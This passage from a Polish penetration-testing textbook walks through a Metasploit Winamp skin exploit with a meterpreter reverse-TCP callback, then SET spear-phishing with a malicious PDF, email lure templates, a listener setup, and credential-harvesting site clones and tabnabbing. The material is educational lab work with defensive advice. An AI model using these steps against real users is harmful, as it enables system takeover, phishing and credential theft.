    0  Winamp 5.55 / Windows XP SP3 / Windows 7 SP1

msf exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(winamp_maki_bof) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(winamp_maki_bof) > exploit


[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /root/.msf4/local/mcvcore.maki
```

Wybierz ładunek, tak jak zostało to przedstawione na listingu. Po utworzeniu złośliwego pliku Maki skopiuj go do odpowiedniego katalogu serwera Apache i utwórz handler, który będzie obsługiwał połączenia zwrotne (przykład tworzenia handlera znajdziesz na listingu 10.11 we wcześniejszej części tego rozdziału).

Teraz musimy zapakować nasz złośliwy plik w taki sposób, aby użytkownik zechciał załadować go do swojego Winampa. W tym celu utworzymy nową skórkę programu Winamp poprzez skopiowanie plików jednej ze skórek dostępnych w Winampie i zamienimy oryginalny plik *mcvcore.maki* na nasz złośliwy plik wygenerowany przez Metasploita. W zasadzie nie ma żadnego znaczenia, jak wygląda nowa skórka, ponieważ jej załadowanie do Winampa ofiary i tak spowoduje zawieszenie się programu i utworzenie sesji Meterpretera.


W systemie Windows 7 utwórz kopię folderu *C:\Program Files\Winamp\Skins\Bento* zawierającego domyślną skórkę programu Winamp, po czym skopiuj ją do systemu Kali Linux. Następnie zmień nazwę folderu *Bento* na *Rocketship*. Podmień plik *Rocketship/scripts/mcvcore.maki* na jego złośliwy odpowiednik przygotowany w Metasploicie. Spakuj cały folder ZIP-em i skopiuj utworzone archiwum na serwer WWW. W kolejnym rozdziale omówimy sposoby tworzenia przekonywających kampanii socjotechnicznych, ale na chwilę obecną wystarczy powiedzieć, że jeżeli uda nam się przekonać użytkownika do pobrania nowej, „rakietowej” skórki programu Winamp, to istnieje duża szansa, że on to zrobi, a następnie zainstaluje tę skórkę w swoim programie.

Przejdź teraz na maszynę wirtualną z systemem Windows 7, pobierz spakowane ZIP-em archiwum zawierające złośliwą skórkę z serwera WWW działającego w systemie Kali Linux i rozpakuj je do katalogu *C:\Program Files\Winamp\Skins*, tak jak zostało to przedstawione na rysunku 10.3.



Rysunek 10.3. Instalowanie złośliwej skórki programu Winamp

Teraz uruchom program Winamp, kliknij polecenie *Options/Skins* (opcje/skórki), po czym wybierz skórkę *Rocketship*, tak jak zostało to przedstawione na rysunku 10.4.



Rysunek 10.4. Zastosowanie exploitu osadzonego w skórce programu Winamp

Po wybraniu złośliwej skórki okno programu Winamp zniknie i nawiązana zostanie nowa sesja Meterpretera.

Podsumowanie

Celami ataków omówionych w tym rozdziale były programy, które nie nasłuchują na żadnych portach sieciowych. Atakowaliśmy przeglądarki sieciowe, przeglądarki dokumentów PDF, wtyczki Java, przeglądarki sieciowe i odtwarzacz plików multimedialnych. Generowaliśmy różnego rodzaju złośliwe pliki, które po otwarciu przez użytkownika w odpowiedniej aplikacji wykorzystywały luki w zabezpieczeniach oprogramowania po stronie klienta, a także poszukiwaliśmy sposobów przekonania użytkowników do wyrażenia zgody na uruchomienie złośliwego kodu.

Internet może być bardzo nieprzyjaznym miejscem nawet dla oprogramowania, które działa głęboko po stronie klienta. Niektóre z exploitów omawianych w tym rozdziale były notowane w sieci, jeszcze zanim producenci oprogramowania byli w stanie dostarczyć odpowiednie poprawki i aktualizacje zabezpieczeń. Przykładem takiego exploitu może być moduł exploitu używany w podrozdziale „Luka w zabezpieczeniach środowiska JRE”, który w momencie dodawania do Metasploita nadal posiadał status luki *zero-day*. Każdy użytkownik korzystający

ze środowiska Java 7 mógł natrafić na złośliwą stronę internetową, która ze względu na taką lukę w zabezpieczeniach pozwalała napastnikowi na przejęcie kontroli nad systemem użytkownika nawet w sytuacji, kiedy komputer posiadał zainstalowane wszystkie dostępne w danej chwili poprawki i aktualizacje.

Oczywiście zablokowanie lub odinstalowanie środowiska Java dosyć radykalnie rozwiązuje problem ataków typu *zero-day*, ale dla wielu użytkowników, firm i organizacji jest to metoda po prostu nie do przyjęcia. Choć nie wszystkie witryny internetowe używają Javy, to jednak bardzo wiele oprogramowania komunikacyjnego, takiego jak WebEx czy GoToMeeting, wymaga zastosowania odpowiednich appletów. Co gorsza, bardzo wiele urządzeń sieciowych pracuje ze starszymi wersjami Java, co czyni z nich wręcz idealne cele do przeprowadzenia ataku. Większość Czytelników tej książki również chyba przyzna, że co najmniej raz spotkała się w internecie ze stroną, która głośno protestowała, iż w systemie hosta nie było zainstalowanej odpowiedniej wersji środowiska Java.

Oprogramowanie działające po stronie klienta jest niezbędne do wykonywania codziennych zadań w każdej firmie czy organizacji, ale nigdy nie powinno być pomijane podczas szacowania systemu zabezpieczeń i stopnia ryzyka. Utrzymywanie aktualnego poziomu poprawek i aktualizacji zabezpieczeń dla wszystkich aplikacji może być trudnym zadaniem w przypadku Twojego domowego komputera, nie mówiąc już o sieciach korporacyjnych, składających się z setek czy nawet tysięcy maszyn. Nawet firmy i organizacje, które naprawdę dobrze dbają o instalowanie poprawek systemu Windows, mogą wcześniej czy później przeoczyć jakąś aktualizację środowiska Java czy pakietu Adobe Reader, pozostawiając komputery użytkowników potencjalnie narażone na atak.

Wszystkie ataki opisywane w tym rozdziale były oparte na akcjach podejmowanych przez prawowitego użytkownika systemu. Do tej pory widzieliśmy, co się może wydarzyć w sytuacji, kiedy użytkownik otworzy przygotowany przez nas złośliwy plik, ale musimy się jeszcze nauczyć, jak przekonać użytkownika, aby taki plik otworzył. W kolejnym rozdziale będziemy się zajmować atakami socjotechnicznymi, czyli inaczej mówiąc, sposobami przekonania użytkowników do wykonania operacji, które mogą im zaszkodzić, takich jak otwieranie złośliwych plików, wprowadzanie poświadczeń logowania lub danych kart kredytowych na stronach kontrolowanych przez napastnika czy podawanie wrażliwych danych podczas rozmowy telefonicznej.

11

Ataki socjotechniczne

W BRANŻY BEZPIECZEŃSTWA IT ISTNIEJE POWIEDZENIE, ŻE UŻYTKOWNICY TO JEDYNA LUKA W ZABEZPIECZENIACH, KTÓREJ NIE DA SIĘ W ŻADEN SPOSÓB ZAŁATAĆ. FIRMY CZY ORGANIZACJE MOGĄ SIĘ PRZEŚCIGAĆ WE WDRAŻANIU coraz to nowszych i coraz to bardziej kosztownych systemów zabezpieczających, ale w praktyce wystarczy jeden niefrasobliwy użytkownik i cały wyrafinowany system może się okazać nie warty funta klaków. W rzeczywistości znacząca większość sławnych i szeroko komentowanych w mediach włamań do sieci wielkich firm, banków i organizacji nie wymagała praktycznie żadnego „łamania” zabezpieczeń.

Na przykład przypomnij sobie historię jednego z najbardziej znanych hakerów, Kevina Mitnicka. Bardzo wiele spośród jego „włamień” polegało po prostu na wejściu do siedziby atakowanej firmy, przekonaniu pracowników ochrony czy recepcji, że jest osobą uprawnioną do przebywania na terenie firmy, a następnie na wyjściu z firmy z całym naręczem informacji, które chciał uzyskać. Taki rodzaj postępowania, nazywany **atakiem socjotechnicznym**, polega na wykorzystywaniu różnych stron ludzkiej natury — naturalnej chęci niesienia pomocy innym, równie naturalnej niechęci do zapoznawania się z zaleceniami oraz nakazami polityki bezpieczeństwa czy do przestrzegania ich i tak dalej.

Ataki socjotechniczne mogą wymagać zaangażowania złożonego zaplecza technicznego, ale nie zawsze musi tak być. Potencjalny napastnik może sobie na przykład kupić na wyprzadę ubranie robocze technika firmy telekomunikacyjnej i pod takim czy innym pozorem spróbować dostać się na teren atakowanej firmy,

włącznie z jej pewnymi potencjalnie chronionymi obszarami, takimi jak serwery, księgowość czy centrum przetwarzania danych. Pracownik działu pomocy technicznej IT może otrzymać paniczny telefon od „nowej sekretarki” szefa swojego szefa, która przerażona prosi o pomoc w odblokowaniu dostępu do skrzynki pocztowej i zresetowanie hasła. Ludzie są z natury chętni do pomocy, więc jeżeli polityka bezpieczeństwa (a czasami i zdrowy rozsądek) tego wyraźnie nie zabrania, taki pracownik może podyktować „sekretarce” nowe hasło przez telefon czy zresetować hasło do ustawień domyślnych, i to nawet w sytuacji, kiedy przecież nie do końca jest pewny, kim naprawdę jest jego telefoniczny rozmówca.

Bardzo powszechnym wektorem ataków socjotechnicznych są wiadomości rozsypane za pośrednictwem poczty elektronicznej. Jeżeli kiedykolwiek Ci się nudzi w pracy, zajrzyj do foldera, do którego automatycznie są przesyłane wiadomości typu spam. Zwykle nie trzeba zbyt długo szukać, aby pośród setek przesyłek reklamowych natknąć się na wiadomości, w których nadawca wręcz desperacko usiłuje przekazać Ci duże pieniądze, które pozostawił dla Ciebie nieznany daleki krewny lub ekstrawagancki, rozkapryszony milioner. Naprawdę szczerze uważam, że jeżeli uda Ci się znaleźć choć jednego afrykańskiego księcia, który rzeczywiście chce przekazać Ci dla kaprysów drobne kilka czy kilkanaście milionów dolarów, to z pewnością będzie to warte tych wszystkich kłopotów związanych z włamaniemi na Twoje konto pocztowe, bankowe, facebookowe i inne... Ale żarty na bok ☺. Próby przekonania użytkowników do ujawnienia poufnych czy wrażliwych informacji za pośrednictwem wiadomości poczty elektronicznej czy innych tego typu środków noszą nazwę **ataków phishingowych** (ang. *phishing attack*). Wiadomości poczty elektronicznej wykorzystywane w tego typu atakach mogą między innymi przekonywać użytkowników do odwiedzenia złośliwych stron internetowych czy pobierania złośliwych załączników. Ataki socjotechniczne stanowią ostatni element całej układanki, pozwalający na wymuszenie pewnych zachowań użytkownika i niezbędny do pomyślnego przeprowadzenia skutecznych ataków po stronie klienta (o których pisaliśmy w rozdziale 10.).

Firmy i organizacje powinny poświęcać odpowiednio dużo czasu i zasobów na szkolenie użytkowników na temat ryzyka, jakie niosą ze sobą ataki socjotechniczne, oraz przedstawianie sposobów ich skutecznego wykrywania i zapobiegania im. Niezależnie od tego, jak bardzo zaawansowane technologie zabezpieczające zostaną wdrożone w firmie, użytkownicy nadal będą korzystać w pracy ze swoich komputerów, laptopów, smartfonów i innych urządzeń. Co więcej, nadal będą mieli dostęp do różnych poufnych informacji, które w przypadku trafienia w niepowołane ręce mogłyby przynieść firmie ogromne straty. Niektóre z ciągle powtarzanych na szkoleniach zasad bezpieczeństwa mogą się wydawać oczywiste, na przykład: „Nigdy nie udostępniaj swojego hasła osobom trzecim” czy „Sprawdź, czy nieznajoma osoba, której przytrzymujesz drzwi wejściowe do obszaru chronionego, posiada odpowiedni identyfikator i prawa dostępu”. Niektóre inne zasady bezpieczeństwa mogą być już dla wielu użytkowników czymś zupełnie nowym. Na przykład podczas jednego ze zleconych testów penetracyjnych udało mi się osiągnąć niemal sukcesy poprzez pozostawianie w starannie wybranych miejscach na parkingu czy w toalecie odpowiednio przygotowanych pamięci pendrive

lub dysków DVD opisanych jako „Lista plac”. Ciekawscy użytkownicy po odkryciu takiej „zguby” w większości przypadków bez zastanowienia pakowali je do swoich komputerów i otwierali zgromadzone tam pliki, dając mi pełny dostęp do swoich systemów. Odpowiednio przeprowadzone szkolenia, opisujące sposoby postępowania ze złośliwymi plikami, znalezionymi pamięciami USB czy innymi tego typu elementami, mogą pomóc każdej firmie czy organizacji w walce z atakami socjotechnicznymi i minimalizować ogromne ryzyko, jakie niosą one ze sobą.

Pakiet SET — Social-Engineer Toolkit

Pakiet **Social-Engineer Toolkit (SET)** firmy TrustedSec to napisane w języku Python narzędzie typu open source, zaprojektowane specjalnie do przygotowywania i przeprowadzania ataków socjotechnicznych, będących częścią szeroko rozumianych testów penetracyjnych. SET potrafi wspomagać tworzenie różnego rodzaju ataków, takich jak kampanie phishingowe z wykorzystaniem wiadomości poczty elektronicznej (ukierunkowane na wyłudzanie poświadczeń logowania, informacji finansowych i tak dalej), bądź ataków z wykorzystaniem serwerów WWW (takich jak tworzenie skłonowanych witryn internetowych udających prawdziwe strony internetowe klienta i wykradających poświadczenia logowania łączących się z nimi użytkowników).

Pakiet SET jest preinstalowany w systemie Kali Linux. Aby uruchomić ten program, powinieneś w wierszu polecień konsoli wpisać polecenie `setoolkit`, tak jak zostało to przedstawione na listingu 11.1. Pakietu SET będziemy używać do przeprowadzania ataków socjotechnicznych, dlatego po uruchomieniu i zaakceptowaniu warunków korzystania z programu powinieneś z menu głównego wybrać opcję 1) *Social-Engineering Attacks*.

Listing 11.1. Uruchamianie pakietu SET

```
root@kali:~# setoolkit
(...)
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
(...)
99) Exit the Social-Engineer Toolkit
set> 1
```

W tym rozdziale omówimy tylko kilka wybranych ataków, których regularnie używam podczas przeprowadzania testów penetracyjnych. Rozpoczniemy od ukierunkowanych ataków phishingowych (ang. *spear-phishing attacks*) z wykorzystaniem odpowiednio przygotowanych wiadomości poczty elektronicznej.

Ukierunkowane ataki phishingowe

W menu *Social-Engineering Attacks* znajdziesz kilka opcji umożliwiających przeprowadzanie różnego rodzaju ataków, co zostało pokazane na listingu 11.2. W naszym przykładzie przeprowadzimy ukierunkowany atak phishingowy (ang. *spear-phishing attack*), w którym będziemy mogli utworzyć złośliwe pliki przeznaczone do ataku po stronie klienta (podobne do tych, które tworzyliśmy w rozdziale 10.), przesyłać je do użytkowników za pośrednictwem poczty elektronicznej i automatycznie utworzyć w pakuie Metasploit odpowiedni handler, pozwalający na przechwytywanie połączeń zwrotnych generowanych przez ładunki.

Listing 11.2. Menu ataków socjotechnicznych (Social-Engineering Attacks)

```
Select from the menu:
1) Spear-Phishing Attack Vectors ①
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
(...)
99) Return back to the main menu.
set> 1
```

Wybierz opcję 1) *Spear-Phishing Attack Vectors* ①. Menu ukierunkowanych ataków phishingowych zostało przedstawione na listingu 11.3.

Listing 11.3. Menu ukierunkowanych ataków phishingowych (Spear-Phishing Attack Vectors)

```
1) Perform a Mass Email Attack ①
2) Create a FileFormat Payload ②
3) Create a Social-Engineering Template ③
(...)
99) Return to Main Menu
set:phishing> 1
```

Pierwsza opcja, *Perform a Mass Email Attack* ①, pozwala na wysyłanie złośliwych plików jako załączników wiadomości poczty elektronicznej, adresowanych do wybranego użytkownika lub grupy użytkowników, oraz automatyczne utworzenie za pomocą Metasploita odpowiedniego procesu obsługującego połączenia zwrotne. Druga opcja, *Create a FileFormat Payload* ②, pozwala na utworzenie złośliwego pliku zawierającego wybrany ładunek Metasploita. Trzecia opcja, *Create a Social-Engineering Template* ③, umożliwia utworzenie nowego szablonu wiadomości poczty elektronicznej, którego będziemy używać w atakach socjotechnicznych.

Aby utworzyć atak z wykorzystaniem wiadomości poczty elektronicznej, powinieneś wybrać opcję 1. Decyzję o tym, czy wiadomość będzie wysłana do jednego, czy do wielu użytkowników, będziesz mógł podjąć nieco później.

Wybieranie ładunku

Teraz nadszedł czas na wybranie odpowiedniego ładunku. Na listingu 11.4 przedstawiono kilka przykładowych ładunków.

Listing 11.4. Wybieranie exploitu dla ukierunkowanego ataku phishingowego

```
***** PAYLOADS *****
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
(...)
12) Adobe util.printf() Buffer Overflow ①
(...)
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
set:payloads> 12
```

Na przykład aby ponownie przygotować atak na przeglądarkę dokumentów PDF opisywanych w rozdziale 10., powinieneś wybrać opcję 12) *Adobe util.printf() Buffer Overflow* ① (zwróć uwagę, że SET wykorzystuje wiele exploitów z pakietu Metasploit, ale oprócz tego pozwala na przeprowadzenie całego szeregu własnych, unikatowych ataków).

Po wybraniu opcji 12 zostaniesz poproszony o wskazanie ładunku, który zostanie osadzony w złośliwym pliku (zobacz listing 11.5).

Listing 11.5. Wybieranie ładunku

```
1) Windows Reverse          TCP Shell Spawn a command shell on
                             ↳victim and send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a meterpreter shell on victim and
                                         ↳send back to attacker ①
(...)
set:payloads> 2
```

Na liście znajdziesz cały szereg dobrze Ci już znanych ładunków, włącznie z *windows/meterpreter/reverse_tcp*, który tutaj występuje w nieco bardziej przyjaznej dla użytkownika formie jako *Windows Meterpreter Reverse_TCP* ①. Dla potrzeb naszego przykładu wybierzemy właśnie ten ładunek.

Ustawianie opcji

SET powinien poprosić Cię kolejno o podanie wartości poszczególnych opcji (w naszym przypadku będą to LHOST i LPORT). Jeżeli nie masz zbyt dużego doświadczenia w pracy z Metasploitem, możesz skorzystać z podpowiedzi domyślnych, tak jak zostało to przedstawione na listingu 11.6. Jako adres IP procesu nasłuchującego (ang. *listener*) podaj adres systemu Kali Linux. Numer portu dla połączenia zwrotnego pozostaw na ustawieniach domyślnych (port 443).

Listing 11.6. Ustawianie opcji ładunku

```
set> IP address for the payload listener: 192.168.20.9
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /usr/share/set/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
```

Wybieranie nazwy generowanego pliku

Kolejnym krokiem będzie wybranie nazwy dla generowanego złośliwego pliku.

```
Right now the attachment will be imported with filename of 'template.whatever'
Do you want to rename the file?
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool. ①
set:phishing> 2
set:phishing> New filename: bulbsecuritysalaries.pdf
[*] Filename changed, moving on...
```

Aby nadać plikowi własną nazwę, wybierz opcję 2 ①. W naszym przykładzie plik będzie nosił nazwę *bulbsecuritysalaries.pdf*.

Jeden czy wielu adresatów?

Teraz musisz podjąć decyzję, czy SET będzie wysyłał utworzony złośliwy załącznik do jednego, czy do wielu adresatów, tak jak zostało to przedstawione na listingu 11.7.

Listing 11.7. Wybieramy jednego adresata

```
Social Engineer Toolkit Mass E-Mailer
What do you want to do:
1. E-Mail Attack Single Email Address ①
2. E-Mail Attack Mass Mailer ②
99. Return to main menu.
set:phishing> 1
```

Wybierz pierwszą opcję, *E-Mail Attack Single Email Address* ① (wysyłanie wiadomości pocztowych do wielu odbiorców). Drugą opcję ② omówimy w podrozdziale „Masowe ataki e-mailowe” w nieco dalszej części tego rozdziału.

Tworzenie szablonu wiadomości e-mail

Tworząc wiadomość, która będzie rozsyłana za pośrednictwem poczty elektronicznej, możemy użyć jednego z gotowych szablonów lub przygotować jednorazową wiadomość. Oprócz tego, jeżeli wybierzesz opcję *Create a Social-Engineering*

Template, możesz utworzyć nowy szablon wiadomości pocztowej, z którego później będziesz mógł wielokrotnie korzystać.

Bardzo wielu klientów, którzy zlecali mi przeprowadzenie testów penetracyjnych z wykorzystaniem ataków socjotechnicznych, chciało, abym wykorzystała w mojej kampanii fałszywe wiadomości e-mail, wyglądające tak, jakby zostały wysłane przez jednego z prezesów firmy czy kierownika działu IT, informujące o nowych usługach na firmowej stronie internetowej czy zaktualizowanych procedurach wykorzystywania systemów komputerowych firmy. W naszym przykładzie użyjemy początkowo jednego z gotowych szablonów pakietu SET, tak jak zostało to przedstawione na listingu 11.8, a później pokażę, jak możesz utworzyć swoją własną wersję wiadomości.

Listing 11.8. Wybieranie szablonu wiadomości e-mail

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

```
set:phishing> 1
[-] Available templates:
1: Strange internet usage from your computer
2: Computer Issue
3: New Update
4: How long has it been
5: WOAAAAA!!!!!!! This is crazy...
6: Have you seen this?
7: Dan Brown's Angels & Demons
8: Order Confirmation
9: Baby Pics
10: Status Report
set:phishing> 5
```

Wybierz opcję 1. *Pre-Defined Template*, a następnie wskaż szablon numer 5.

Definiowanie celu ataku

Po wybraniu szablonu wiadomości SET poprosi Cię o podanie adresu e-mail użytkownika, który będzie celem ataku, oraz danych serwera poczty elektronicznej, który zostanie użyty do dostarczenia wiadomości. Do tego celu możesz użyć swojego własnego serwera poczty elektronicznej, jednego z otwartych, nieprawnie skonfigurowanych serwerów pozwalających wszystkim na przekazywanie poczty bez konieczności jakiegokolwiek uwierzytelniania (ang. *open relay*) czy nawet konta usługi Gmail, tak jak zostało to przedstawione na listingu 11.9. W naszym przykładzie wybierzymy teraz opcję 1, aby użyć konta Gmail.

Kiedy na ekranie pojawi się znak zaszytu, wpisz adres i hasło dostępu do Twojego konta Gmail. Program SET spróbuje dostarczyć wiadomość do adresata. Niestety, na ekranie szybko pojawi się komunikat informujący, że na serwerach usługi Gmail działa mechanizm analizujący zawartość załączników przesyłanych wiadomości pocztowych, który rozpoznał i przechwycił nasz atak ①.

Listing 11.9. Wysyłanie wiadomości poczty elektronicznej za pomocą programu SET

```
set:phishing> Send email to: georgia@metasploit.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing> 1
set:phishing> Your gmail email address: georgia@bulbsecurity.com
set:phishing> The FROM NAME user will see: Georgia Weidman
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
[!] Unable to deliver email. Printing exceptions message below, this is most
→ likely due to an illegal attachment. If using GMAIL they inspect PDFs and
→ is most likely getting caught. ①
[*] SET has finished delivering the emails
```

Nie przejmuj się jednak, ponieważ jest to dopiero nasza pierwsza próba przesłania złośliwej wiadomości. Znacznie lepsze rezultaty będziesz mógł zapewne osiągnąć, kiedy użyjesz swojego własnego serwera pocztowego lub nawet serwera pocztowego klienta (o ile uda Ci się uzyskać do niego dostęp).

Oczywiście w naszym przykładzie próbowałem wysłać złośliwą wiadomość do samej siebie. Jak pamiętasz, w rozdziale 5. omawialiśmy takie narzędzia jak the-Harvester, które wspomagały wyszukiwanie adresów poczty elektronicznej powiązanych ze środowiskiem celu.

Tworzenie procesu nastuchującego

SET pozwala również na utworzenie przy użyciu Metasploita odpowiedniego procesu nastuchującego, który będzie w stanie przechwycić połączenia zwrotne generowane przez ładunek po otwarciu złośliwego pliku przez użytkownika. Nawet jeżeli nie znasz zbyt dobrze składni poleceń pakietu Metasploit, powinieneś być w stanie użyć polecenia SET do wprowadzenia odpowiednich ustawień, bazując na opcjach, które konfigurowaliśmy w podrozdziale „Ustawianie opcji” w nieco wcześniejszej części tego rozdziału. Za pomocą polecenia SET ustawiemy rodzaj obsługiwanej przez proces nastuchujący ładunku i skonfigurujemy opcje LHOST oraz LPORT, tak jak zostało to przedstawione na listingu 11.10.

Listing 11.10. Konfigurowanie procesu nastuchującego

```
set:phishing> Setup a listener [yes|no]: yes
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

      =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- ---=[ 1246 exploits - 678 auxiliary - 198 post
+ -- ---=[ 324 payloads - 32 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
```

```
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/  
→reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
resource (src/program_junk/meta_config)> set LHOST 192.168.20.9  
LHOST => 192.168.20.9  
resource (src/program_junk/meta_config)> set LPORT 443  
LPORT => 443  
(...)  
resource (src/program_junk/meta_config)> exploit -j  
[*] Exploit running as background job.  
msf exploit(handler) >  
[*] Started reverse handler on 192.168.20.9:443  
[*] Starting the payload handler...
```

Po utworzeniu procesu nasłuchującego pozostaje nam już tylko wygodnie usiąść i czekać na to, aż ciekawski użytkownik otworzy podesłany przez nas złośliwy plik PDF, a zawarty w nim ładunek utworzy połączenie zwrotne powłoki. Teraz naciśnij kombinację klawiszy *Ctrl+C*, aby zamknąć proces nasłuchujący, i następnie wykonaj polecenie *exit*, aby powrócić do poprzedniego menu. Wybranie opcji 99 przeniesie Cię z powrotem do menu *Social-Engineering Attacks*.

Ataki z wykorzystaniem stron internetowych

W tym podrozdziale omówimy kilka rodzajów ataków z wykorzystaniem stron internetowych. Przejdz do menu *Social-Engineering Attacks* (patrz listing 11.2) i wybierz opcję 2 (*Website Attack Vectors*). Znajdziesz tutaj opcje pozwalające na przeprowadzanie ataków sieciowych, z których bardzo chętnie korzystam podczas testów penetracyjnych obejmujących elementy socjotechniki, ponieważ są one bardzo zbliżone do metod, jakimi posługują się hakerzy podczas przeprowadzania rzeczywistych ataków na środowiska wielu firm i organizacji.

Po wybraniu opcji *Website Attack Vectors* na ekranie powinno się pojawić menu przedstawione na listingu 11.11.

Listing 11.11. Menu ataków z wykorzystaniem stron internetowych

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- (...)
- 99) Return to Main Menu

```
set:webattack> 3
```

Poniżej znajdziesz krótkie opisy wybranych metod ataku:

- Opcja *Java Applet Attack Method* umożliwia zautomatyzowanie ataku z wykorzystaniem podpisanej aplikacji Java, który omawialiśmy w rozdziale 10.
- Opcja *Metasploit Browser Exploit Method* pozwala na użycie każdego z exploitów Metasploita przeznaczonych do atakowania luk w zabezpieczeniach przeglądarek sieciowych po stronie klienta, bez konieczności ręcznego ustawiania poszczególnych parametrów (wymaga znajomości składni poleceń pakietu Metasploit).
- Opcja *Credential Harvester Attack Method* pomaga w utworzeniu sklonowanej wersji atakowanej witryny sieciowej i sklonieniu użytkowników do wpisywania poświadczeń logowania do falszywej witryny pozostającej pod kontrolą napastnika.
- Opcja *Tabnabbing Attack Method* umożliwia przeprowadzenie ataku, który jest oparty na skłonności użytkownika do „gromadzenia” w przeglądarce sieciowej całej kolekcji otwartych kart zawierających różne strony internetowe. Kiedy użytkownik po raz pierwszy otwiera atakującą stronę, zostanie wyświetlony komunikat *Please wait*. Bardzo często podczas oczekiwania na załadowanie danej strony użytkownik przechodzi na inną kartę i przegląda inną stronę. Kiedy karta zawierająca atakującą stronę jest aktywna (fokus został przeniesiony przez użytkownika na inną kartę), ładowana jest zawartość złośliwej witryny (która może być odpowiednio zmodyfikowaną wersją dowolnej prawdziwej strony internetowej), której zadaniem jest przechwycenie poświadczeń logowania wpisywanych przez użytkownika. Założenie przy tym jest takie, że kiedy użytkownik powraca na daną kartę przeglądarki i widzi znajomo wyglądającą stronę zachęcającą do zalogowania się, to zazwyczaj nie trudzi się już ponownie sprawdzaniem, czy załadowana strona jest rzeczywiście oryginalna.

Na potrzeby naszego przykładu wybierz opcję 3) *Credential Harvester Attack Method*.

SET poprosi Cię teraz o sprecyzowanie, jakiego rodzaju strony internetowej chciałbyś użyć. Do wyboru masz kilka gotowych do użycia wbudowanych szablonów (opcja *Web Templates*), a oprócz tego możesz za pomocą opcji *Site Cloner* sklonować dowolną stronę internetową lub zimportować swoją własną stronę internetową, wybierając opcję *Custom Import*. Wybierz opcję 1, aby skorzystać z gotowych szablonów pakietu SET, tak jak zostało to przedstawione na listingu 11.12.

Listing 11.12. Opcje wyboru szablonów strony internetowej

-
- 1) Web Templates
 - 2) Site Cloner
 - 3) Custom Import
 - (...)
 - 99) Return to Webattack Menu

```
set:webattack> 1
```

Wpisz adres IP hosta, do którego strona internetowa będzie przesyłała przechwycone poświadczenia logowania. W naszym przypadku możemy oczywiście użyć adresu IP naszego systemu Kali Linux, ale pamiętaj, że w przypadku prowadzenia testów penetracyjnych dla klienta zazwyczaj będziesz musiał użyć tutaj adresu IP maszyny podłączonej bezpośrednio do internetu.

